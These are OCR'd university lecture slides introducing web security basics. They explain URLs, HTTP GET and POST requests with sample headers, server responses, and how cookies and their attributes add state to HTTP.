
Web Security

Anys Bacha

Slides from U. Shankar, M. Hicks, K. Du, D. Boneh, N. Zeldovich, A. Rahmati

Web Basics

Basic view of the web



Much user data is
part of the browser

DB is a separate entity,
logically (and often physically)

Interacting with web servers

Resources which are identified by a URL
(Universal Resource Locator)

http://www.facebook.com/delete.php?f=joe123&w=16

Arguments

Here, the file delete.php is dynamic content i.e.,
the server generates the content on the fly

Interacting with web servers

Resources which are identified by a URL
(Universal Resource Locator)


http://www.umdearborn.edu/~user/index.html

Protocol Hostname/server
ftp Translated to an IP address by DNS
https
tor

Path to a resource

Here, the file index.html is static content
i.e., a fixed file returned by the server

Basic structure of web traffic




User clicks

- Request contain:
  - The **URL** of the resource the client wishes to obtain
  - **Headers** describing what the browser can do
- Request types can be **GET** or **POST**
  - **GET**: all data is in the URL itself
  - **POST**: has data in separate fields

HTTP GET requests

User-Agent is typically a browser
but it can be wget, etc.



HTTP Headers

http://www.theverge.com/2015/2/19/8067505/lenovo-installs-adware-private-data-hackers

GET /2015/2/19/8067505/lenovo-installs-adware-private-data-hackers HTTP/1.1
Host: www.theverge.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security

Referer URL: the site from which this request was issued.

HTTP POST requests

Posting on Piazza

HTTP Headers

https://piazza.com/logic/api?method=content.create&aid=hrteve7t83et


POST /logic/api?method=content.create&aid=hrteve7t83et HTTP/1.1
Host: piazza.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://piazza.com/class
Content-Length: 339
Cookie: piazza_session="DFwuCEFIGvEGwwHLJyuCvHIGtHKECCKL.5%25x+x+ux%255M5%22%215%3F5%26x%26%26%7C%22%21r...
Pragma: no-cache
Cache-Control: no-cache

{"method":"content.create","params":{"cid":"hrpng9q2nndos","subject":"<p>Interesting.. perhaps it has to do with a change to the ...

Implicitly includes data as a part of the URL

Explicitly includes data as a part of the request's content


Basic structure of web traffic



User clicks


- Responses contain:
  - **Status** code
  - **Headers** describing what the server provides
  - **Data**
  - **Cookies**
    - Represent state the server would like the browser to store

HTTP responses



Data <html>….</html>

Basic structure of web traffic



- HyperText Transfer Protocol (HTTP)
  - An “application-layer” protocol for exchanging data


Cookies, CSRF, XSS

Adding state to the web

HTTP is stateless

- The lifetime of an HTTP session is typically:
  - Client connects to the server
  - Client issues a request
  - Server responds
  - Client issues a request for something in the response
  - …. repeat ….
  - Client disconnects
- No direct way to ID a client from a previous session
  - So why don’t you have to login at every page load?

Statefulness with cookies




- Server maintains trusted state, indexes it with a **cookie**
- Sends cookie to the client
- Client stores cookie indexed by server; returns it with subsequent queries to same server

Statefulness with cookies

- Server maintains trusted state, indexes it with a **cookie**
- Sends cookie to the client
- Client stores cookie indexed by server; returns it with subsequent queries to same server

Statefulness with cookies



- Server maintains trusted state, indexes it with a **cookie**
- Sends cookie to the client
- Client stores cookie indexed by server; returns it with subsequent queries to same server

Cookies are key-value pairs


Set-Cookie: key = value; options;…

Headers

Data

Cookies

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com



scope

Semantics

- Store value "**us**" under the key "**edition**"
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in **.zdnet.com**
- This should be available to any resource within a subdirectory of /
- Send the cookie with any future requests to **<domain>/<path>**

Cookies: closer look

- Server can create/delete cookies in a client
  - via http response or via script (in a page sent by server)
- A cookie consists of
  - name-value pair: = <name>=<value>
  - attributes:
    - domain = <cookie-domain> // default: URL's domain
    - path = <cookie-path> // default: URL's path
    - expires = <expiry-time> // default: session/timeout
    - secure // cookie sent only on https
    - HttpOnly // cookie accessible only via http (not script)

Cookies: closer look

- Every request sent by a client has in its header the name-value pairs of all cookies in the scope of the request's URL
  - html/script that initiates the request has no control over this
- So authentication cannot be based solely on presence of cookies in req headers

Request with Cookies

Some previous Response

```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
```

Subsequent visit

Later visit

HTTP Headers

http://zdnet.com/

```
GET / HTTP/1.1
Host: zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNW
```

Why use cookies

